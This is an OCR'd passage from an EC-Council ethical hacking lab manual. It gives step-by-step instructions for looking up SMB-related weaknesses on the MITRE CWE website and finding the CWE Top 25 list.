
   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://cwe.mitre.org/** and press **Enter**

   Note: If the **Default Browser** pop-up window appears, uncheck the **Always perform this check when starting Firefox** checkbox and click the **Not now** button.

   Note: If a **New in Firefox: Content Blocking** pop-up window appears, follow the step and click **Got it** to finish viewing the information.
4. **CWE** website appears. Click on **Search** tab, in the **Google Custom Search** under **Search CWE** section, type **SMB** and click the search icon.


   Note: Here, we are searching for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




5. The search results appear, displaying the underlying vulnerabilities in the target service (here, **SMB**). You can click any link to view detailed information on the vulnerability.

   Note: The search results might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Now, click any link (here, **CWE-284**) to view detailed information about the vulnerability.
7. A new webpage appears in the new tab, displaying detailed information regarding the vulnerability. You can scroll-down further to view more information.




8. Similarly, you can click on other vulnerabilities and view detailed information.
9. Now, click on **Home** to navigate back to the **CWE** website, and click the **CWE List**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. A new webpage appears, displaying **CWE List Version**. Scroll down, and under the **External Mappings** section, click **CWE Top 25 (2021)**.

    Note: The result might differ when you perform this task.

